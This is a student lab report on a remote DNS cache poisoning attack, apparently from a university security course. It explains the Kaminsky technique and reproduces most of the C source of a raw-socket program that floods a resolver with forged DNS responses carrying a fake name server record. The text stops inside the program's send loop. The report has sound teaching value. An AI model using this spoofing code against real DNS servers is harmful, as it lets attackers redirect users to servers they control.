
CSE644 Lab6
Yishi Lu
3/23/2018

In this task, I use three VMs, they are VM1, VM2, and VM3. They are all in the same NatNetwork.
VM1, it has IP address 10.0.2.20, it is the attacker machine.
VM2, it has IP address 10.0.2.21, it is the DNS server machine.
VM3, it has IP address 10.0.2.25, it is the user machine.

Before doing attack, I follow the steps on the lab description to configure all machines.


Task1: Remote Cache Poisoning

screenshot0 on VM2. Before attack, I clean up the cache of the DNS server





screenshot1 on VM1 (attacker). Running the DNS attack program on VM1 to start our attack


One example of my DNS query packet




One example of my DNS response packet







screenshot2. Wireshark captures the DNS query and response packets sent from VM1 to VM2, the above screenshot shows whole information contained in the DNS query and response packets



Screenshot3.1 on VM2. Periodically check the dump.db file on VM2 to see if the DNS server cache is poisoned or not. After some tries, our server name is cached in the local DNS server

screenshot3.2 on VM2. After we run the DNS program a while, we successfully poisoned cache of the DNS server VM2. So, our attack is successful

Observation and Explanation:

In this task, we want to perform the remote DNS cache poisoning attack; so, after attack, the DNS server should cache ns.dnslabattacker.net as the name server for the domain example.com in authority section.

Firstly, we followed the steps on the lab description to configure the attacker machine (VM1) and DNS server (VM2). Afterwards, we clean up the DNS server cache (screenshot0). And then we run the attacking program (udp.c) on the attacker machine (screenshot1). And then we need to wait until a forged DNS response is accepted by the DNS server. After the DNS server accepted one of our forged DNS response, we can open the dump.db file to confirm that the DNS server cache is poisoned. As the screenshot3.2 shows, VM2 cached ns.dnslabattacker.net as the name server for the domain example.com. Therefore, our attack is successful.

For this task, there are several important things. The first one is the mechanism of the attack. When the DNS server receives a query, and it does not have the answer; it will send DNS query to the other DNS server on the internet for asking answer. If the attacker's spoofed DNS response reaches the DNS server earlier than the real DNS response, then the spoofed response will be accepted by the DNS server. However, there is a problem, when the attacker and the DNS server are not in the same local network, the attacker cannot get transaction ID by sniffing, so the attacker need to try 2^16 different transaction ID (in this lab, port number is fixed, so we just ignore it). But this lead to another problem, when the DNS server receives a query, it will ask other DNS server for answer. Once it receives the answer, it will cache the answer for hours, days, even months. Then the attacker can only have one chance to try, it seems impossible to make the attack succeed. With Kaminsky algorithm, the problem is solved. Instead sending query of desired domain (i.e. example.com), we can send query about fake subdomain, such as

aaaaa.example.com. After the DNS server send query to other DNS servers, we continuously send spoofed DNS responses with different transaction IDs to the target DNS server. In the spoofed DNS response, it contains the forged name server record. If the DNS server accepts the real DNS response, we can generate another query with different subdomain, and try again. So, with this mechanism, the attacker has many chances to try. If the forged DNS response is accepted by the DNS server, the forged name server record will be cached in the server. Then if a user asks the IP address of the example.com to the DNS server, because the forged name server is cashed, the DNS server will directly ask the forged name server for the IP address. Because the forged name server is belonged to the attacker, the attacker can reply anything he want. After the DNS server receives the forged answer from the attacker, it will return the forged answer to the user.

Another important thing is the DNS attack program. This program is used to forge and send DNS query and response to the target DNS server. After we run the program on VM1. The program generates an DNS query firstly (with subdomain name of example.com, i.e. aaaaa.example.com), and then it sends the query to the DNS server. Afterwards, it will generate 2^16 DNS response packets corresponding to the DNS query, and each of them has different transaction ID. Of course, all these DNS responses will be sent to DNS server as well. If none of these DNS responses is accepted by the DNS server, then the program will generate another DNS query with different subdomain name of example.com (i.e. aaaab.example.com), and then it generates another 2^16 DNS response and send to the DNS server. It will keep doing such procedure until one forged DNS response is accepted by the DNS server. If one of the DNS response is accepted by the DNS server, then we can stop the program and check the dump.db file of the DNS server. We should see that “example.com NS ns.dnslabattacker.net” is cached in this file (screenshot3.2). This means our attack is successful.

The following is my code of the DNS attack program. One thing needs to notice, the source IP address and destination IP address of DNS query packet are hard code, they are 10.0.2.20 (VM1, attacker) and 10.0.2.21 (VM2, DNS server). And the source IP address and destination IP address of DNS response packets need to be input by the attacker in the command line.

```
// ----udp.c------

// This sample program must be run by root lol!

//

// The program is to spoofing tons of different queries to the victim.

// Use wireshark to study the packets. However, it is not enough for

// the lab, please finish the response packet and complete the task.

//

// Compile command:

// gcc -lpcap udp.c -o udp

//

//
```

```
    #include <unistd.h>

    #include <stdio.h>

    #include <sys/socket.h>

    #include <netinet/ip.h>

    #include <netinet/udp.h>

    #include <fcntl.h>

    #include <string.h>

    #include <errno.h>

    #include <stdlib.h>

    #include <libnet.h>


    // The packet length

    #define PCKT_LEN 8192

    #define FLAG_R 0x8400

    #define FLAG_Q 0x0100


    char *TARGET_DOMAIN = "\7example\3com"; // target domain

    char *ANSWER_IPADDR = "1.1.1.1"; // a forged IP address, no useful

    char *SUB_DOMAIN = "\5aaaaa\7example\3com"; // format of subdomain will be used in the attack

    char *NS_SERVER = "\2ns\16dnslabattacker\3net"; // the name server address of the attacker, which will
be poisoned in the DNS server cache

    char *NS_IPADDR = "1.1.1.1"; // IP address of the attacker name server, set in the additional section,
but no useful


    // Can create separate header file (.h) for all headers' structure


    // The IP header's structure

    struct ipheader {


         unsigned char      iph_ihl:4, iph_ver:4;


         unsigned char      iph_tos;


         unsigned short int iph_len;
```

```
        unsigned short int iph_ident;

 //    unsigned char      iph_flag;
        unsigned short int iph_offset;

        unsigned char      iph_ttl;

        unsigned char      iph_protocol;

        unsigned short int iph_chksum;

        unsigned int       iph_sourceip;

        unsigned int       iph_destip;
};

// UDP header's structure
struct udpheader {

        unsigned short int udph_srcport;

        unsigned short int udph_destport;

        unsigned short int udph_len;

        unsigned short int udph_chksum;
};

struct dnsheader {

    unsigned short int query_id;

    unsigned short int flags;

    unsigned short int QDCOUNT;
```

```
    unsigned short int ANCOUNT;

    unsigned short int NSCOUNT;

    unsigned short int ARCOUNT;
};
// total udp header length: 8 bytes (=64 bits)
unsigned int checksum(uint16_t *usBuff, int isize){
    unsigned int cksum=0;

    for(;isize>1;isize-=2){

    cksum+=*usBuff++;

       }

    if(isize==1){

     cksum+=*(uint16_t *)usBuff;

        }

    return (cksum);
}

// calculate udp checksum
uint16_t check_udp_sum(uint8_t *buffer, int len){

    unsigned long sum=0;

    struct ipheader *tempI=(struct ipheader *)(buffer);

    struct udpheader *tempH=(struct udpheader *)(buffer+sizeof(struct ipheader));
```

```
        struct dnsheader *tempD=(struct dnsheader *)(buffer+sizeof(struct ipheader)+sizeof(struct
udpheader));


        tempH->udph_chksum=0;


        sum=checksum( (uint16_t *)   &(tempI->iph_sourceip) ,8 );


        sum+=checksum((uint16_t *) tempH,len);


        sum+=ntohs(IPPROTO_UDP+len);


        sum=(sum>>16)+(sum & 0x0000ffff);


        sum+=(sum>>16);


        return (uint16_t)(~sum);
    }


    // Function for checksum calculation. From the RFC,


    // the checksum algorithm is:


    //  "The checksum field is the 16 bit one's complement of the one's


    //  complement sum of all 16 bit words in the header.  For purposes of


    //  computing the checksum, the value of the checksum field is zero."


    unsigned short csum(unsigned short *buf, int nwords){


            unsigned long sum;


            for(sum=0; nwords>0; nwords--)
                    sum += *buf++;
```

```
        sum = (sum >> 16) + (sum &0xffff);

        sum += (sum >> 16);

        return (unsigned short)(~sum);
}

//this function is used to fill up the question section of DNS query/response packet
unsigned short set_Q_record(char *buffer, char *name){

    //get the current pointer position in the buffer
    char *p = buffer;
    // add domain name in to the buffer
    strcpy(p, name);
    p += strlen(name) + 1;
    // add value of record type into buffer
    *((unsigned short *)p ) = htons (0x0001);
    p += 2;
    // add value of class into buffer
    *((unsigned short *)p ) = htons (0x0001);
    p += 2;
    //return the current pointer position in the buffer
    return (p - buffer);
}

//this function is used to fill up the answer/additional section of DNS response packet
unsigned short set_A_record(char *buffer, char *name, char offset, char *ip_addr){

    //get the current pointer position in the buffer
    char *p = buffer;

    // add domain name in to the buffer
    if(name == NULL){
        *p = 0xC0; p++;
```

```
        *p = offset; p++;
    }
    else {
        strcpy(p, name);
        p += strlen(name) + 1;
    }

    // add value of record type into buffer
    *((unsigned short *)p ) = htons (0x0001);
    p += 2;
    // add value of class into buffer
    *((unsigned short *)p ) = htons (0x0001);
    p += 2;
    // add value of time to live into buffer
    *((unsigned int *)p ) = htonl (0x00002000);
    p += 4;
    // add value of data length into buffer
    *((unsigned short *)p ) = htons (0x0004);
    p += 2;
    // add value of domain IP address into buffer
    ((struct in_addr *)p) ->s_addr = inet_addr(ip_addr);
    p += 4;
    //return the current pointer position in the buffer
    return (p - buffer);
}

//this function is used to fill up the authority section of DNS response packet
unsigned short set_NS_record(char *buffer, char *domain_name, char offset, char *server_name){

    char *p = buffer;
    // add domain name in to buffer
    strcpy(p, domain_name);
    p += strlen(domain_name) + 1;
    // add value of record type into buffer
```

```
        *((unsigned short *)p ) = htons (0x0002);
        p += 2;
        // add value of record class into buffer
        *((unsigned short *)p ) = htons (0x0001);
        p += 2;
        // add value of time to live into buffer
        *((unsigned int *)p ) = htonl (0x00002000);
        p += 4;
        // add value of data length into buffer
        *((unsigned short *)p ) = htons (0x0017);
        p += 2;
        //add nameserver into buffer
        strcpy(p, server_name);
        p += strlen(server_name) + 1;
        //return the current pointer position in the buffer
        return (p - buffer);
    }

    int main(int argc, char *argv[]){
        // This is to check the argc number
        if(argc != 3){
            printf("- Invalid parameters!!!\nPlease enter 2 ip addresses\nFrom first to last:src_IP
dest_IP  \n");
            exit(-1);
        }

        // socket descriptor
        int sd;

        char buffer[PCKT_LEN];  // buffer to hold the DNS query packet
        char reply_buffer[PCKT_LEN]; // buffer to hold the DNS response packet

        // set the buffer to 0 for all bytes
        memset(buffer, 0, PCKT_LEN);
        memset(reply_buffer, 0, PCKT_LEN);
```

```
        // constructure head structure for both DNS query packet and DNS response packet

        struct ipheader *ip = (struct ipheader *) buffer;

        struct ipheader *reply_ip = (struct ipheader *) reply_buffer;



        struct udpheader *udp = (struct udpheader *) (buffer + sizeof(struct ipheader));

        struct udpheader *reply_udp = (struct udpheader *) (reply_buffer + sizeof(struct ipheader));



        struct dnsheader *dns=(struct dnsheader*) (buffer +sizeof(struct ipheader)+sizeof(struct
udpheader));

        struct dnsheader *reply_dns=(struct dnsheader*) (reply_buffer +sizeof(struct
ipheader)+sizeof(struct udpheader));



        // data is the pointer points to the first byte of the dns payload

        char *data=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader));

        char *reply_data=(reply_buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct
dnsheader));







    ////////////////////////////////////////////////////////////////////////



    // dns fields(UDP payload field)



    // relate to the lab, you can change them. begin:



    ////////////////////////////////////////////////////////////////////////



        //Code for constructing DNS query

        dns->flags=htons(FLAG_Q); //set flag to be DNS query

        dns->QDCOUNT=htons(1); //there are only one section, which is question section

        data += set_Q_record(data, SUB_DOMAIN); //set all field of question section of DNS query packet

        int length = data - buffer; //get the whole size of the DNS query packet payload



        //Code for constructing DNS response

        reply_dns->flags=htons(FLAG_R); //set flag to be DNS response
```

```
    //there are four section in the response packet
    reply_dns->QDCOUNT=htons(1); // one question section
    reply_dns->ANCOUNT=htons(1); // one answer section
    reply_dns->NSCOUNT=htons(1); // one authority section
    reply_dns->ARCOUNT=htons(1); // one additional section
    //set all field of question section
    reply_data += set_Q_record(reply_data, SUB_DOMAIN);
    //set all field of answer section
    reply_data += set_A_record(reply_data, NULL, 0x0C, ANSWER_IPADDR);
    //set all field of authority section
    reply_data += set_NS_record(reply_data, TARGET_DOMAIN, 0, NS_SERVER);
    //set all field of additional section
    reply_data += set_A_record(reply_data, NS_SERVER, 0, NS_IPADDR);
    //get the whole payload size of DNS reply packet
    int reply_length = reply_data - reply_buffer;

////////////////////////////////////////////////////////////////////

//

// DNS format, relate to the lab, you need to change them, end

//

////////////////////////////////////////////////////////////////////



/*********************************************************************************

Construction of the packet is done.

now focus on how to do the settings and send the packet we have composed out

*********************************************************************************/
```

```
// Source and destination addresses: IP and port
struct sockaddr_in sin, din;

int one = 1;

const int *val = &one;

dns->query_id=rand(); // transaction ID for the query packet, use random #

// Create a raw socket with UDP protocol
sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);

if(sd<0 ) // if socket fails to be created
    printf("socket error\n");



// The source is redundant, may be used later if needed

// The address family
sin.sin_family = AF_INET;

din.sin_family = AF_INET;

// Port numbers
sin.sin_port = htons(33333);

din.sin_port = htons(53);




// IP addresses
sin.sin_addr.s_addr = inet_addr(argv[2]); // this is the second argument we input into the program
```

```
        din.sin_addr.s_addr = inet_addr(argv[1]); // this is the first argument we input into the program


        // constructure the DNS query packet IP header

        ip->iph_ihl = 5;


        ip->iph_ver = 4;


        ip->iph_tos = 0; // Low delay


        unsigned short int packetLength =(sizeof(struct ipheader) + sizeof(struct udpheader)+sizeof(struct
dnsheader)+length); // length == UDP_payload_size


        ip->iph_len=htons(packetLength);


        ip->iph_ident = htons(rand()); // we give a random number for the identification#


        ip->iph_ttl = 110; // hops


        ip->iph_protocol = 17; // UDP


        // Source IP address of DNS query packet, it's the IP address of VM1 (attacker)

        ip->iph_sourceip = inet_addr("10.0.2.20");


        // The destination IP address of DNS query packet, it's the IP address of VM2 (DNS server)

        ip->iph_destip = inet_addr("10.0.2.21");


        // Fabricate the DNS query packet UDP header.


        udp->udph_srcport = htons(40000+rand()%10000);  // source port number


        udp->udph_destport = htons(53);  // Destination port number


        udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+length); //
udp_header_size + udp_payload_size


        // Calculate the checksum for integrity//
```


```
        ip->iph_chksum = csum((unsigned short *)buffer, sizeof(struct ipheader) + sizeof(struct
udpheader));


        udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));


    /*************************************************************************8


    Tips




    the checksum is quite important to pass the checking integrity. You need


    to study the algorithem and what part should be taken into the calculation.




    !!!!!If you change anything related to the calculation of the checksum, you need to re-


    calculate it or the packet will be dropped.!!!!!




    Here things became easier since I wrote the checksum function for you. You don't need


    to spend your time writing the right checksum function.


    Just for knowledge purpose,


    remember the seconed parameter


    for UDP checksum:


    ipheader_size + udpheader_size + udpData_size
```

```
    for IP checksum:


    ipheader_size + udpheader_size


    ********************************************************************************/




        //construct the DNS response packet IP header

        reply_ip->iph_ihl = 5;


        reply_ip->iph_ver = 4;


        reply_ip->iph_tos = 0; // Low delay


        unsigned short int reply_packetLength =(sizeof(struct ipheader) + sizeof(struct
udpheader)+sizeof(struct dnsheader)+reply_length); // reply_length == UDP_payload_size


        reply_ip->iph_len=htons(reply_packetLength);


        reply_ip->iph_ident = htons(rand()); // we give a random number for the identification#


        reply_ip->iph_ttl = 110; // hops


        reply_ip->iph_protocol = 17; // UDP


        // Source IP address of DNS response packet, need input by the user in command line

        reply_ip->iph_sourceip = inet_addr(argv[1]); //the source IP address could be 199.43.133.53 or
199.43.135.53


        // The destination IP address of DNS response packet, need input by the user in command line

        reply_ip->iph_destip = inet_addr(argv[2]);//in my case the destination IP address is 10.0.2.21
(VM2)


        // constructure the DNS response packet UDP header.

        reply_udp->udph_srcport = htons(53);  // source port number
```

```
        reply_udp->udph_destport = htons(33333);  // in this lab, the destination port number is fixed



        reply_udp->udph_len = htons(sizeof(struct udpheader)+sizeof(struct dnsheader)+reply_length); //
udp_header_size + udp_payload_size



        // Calculate the checksum for integrity//

        reply_ip->iph_chksum = csum((unsigned short *)reply_buffer, sizeof(struct ipheader) +
sizeof(struct udpheader));



        reply_udp->udph_chksum=check_udp_sum(reply_buffer, reply_packetLength-sizeof(struct ipheader));



        // Inform the kernel do not fill up the packet structure. we will build our own...

        if(setsockopt(sd, IPPROTO_IP, IP_HDRINCL, val, sizeof(one))<0 )

        {

            printf("error\n");



            exit(-1);

        }



        //keep send out DNS query and response until our attack is successful

        while(1){

            //move the point to the beginning of the DNS packet payload, so we can change to different
xxxxx.example.com (i.e. aaaaa.example.com, aaaab.example.com...etc.)

            data=(buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct dnsheader));



            reply_data=(reply_buffer +sizeof(struct ipheader)+sizeof(struct udpheader)+sizeof(struct
dnsheader));



            //randomly generate subdomain in the form of xxxxx.example.com

            int charnumber;

            charnumber=1+rand()%5;

            *(data+charnumber)+=1;

            *(reply_data+charnumber)+=1;



            // recalculate the checksum for the UDP packet of DNS qurey packet

            udp->udph_chksum=check_udp_sum(buffer, packetLength-sizeof(struct ipheader));
```

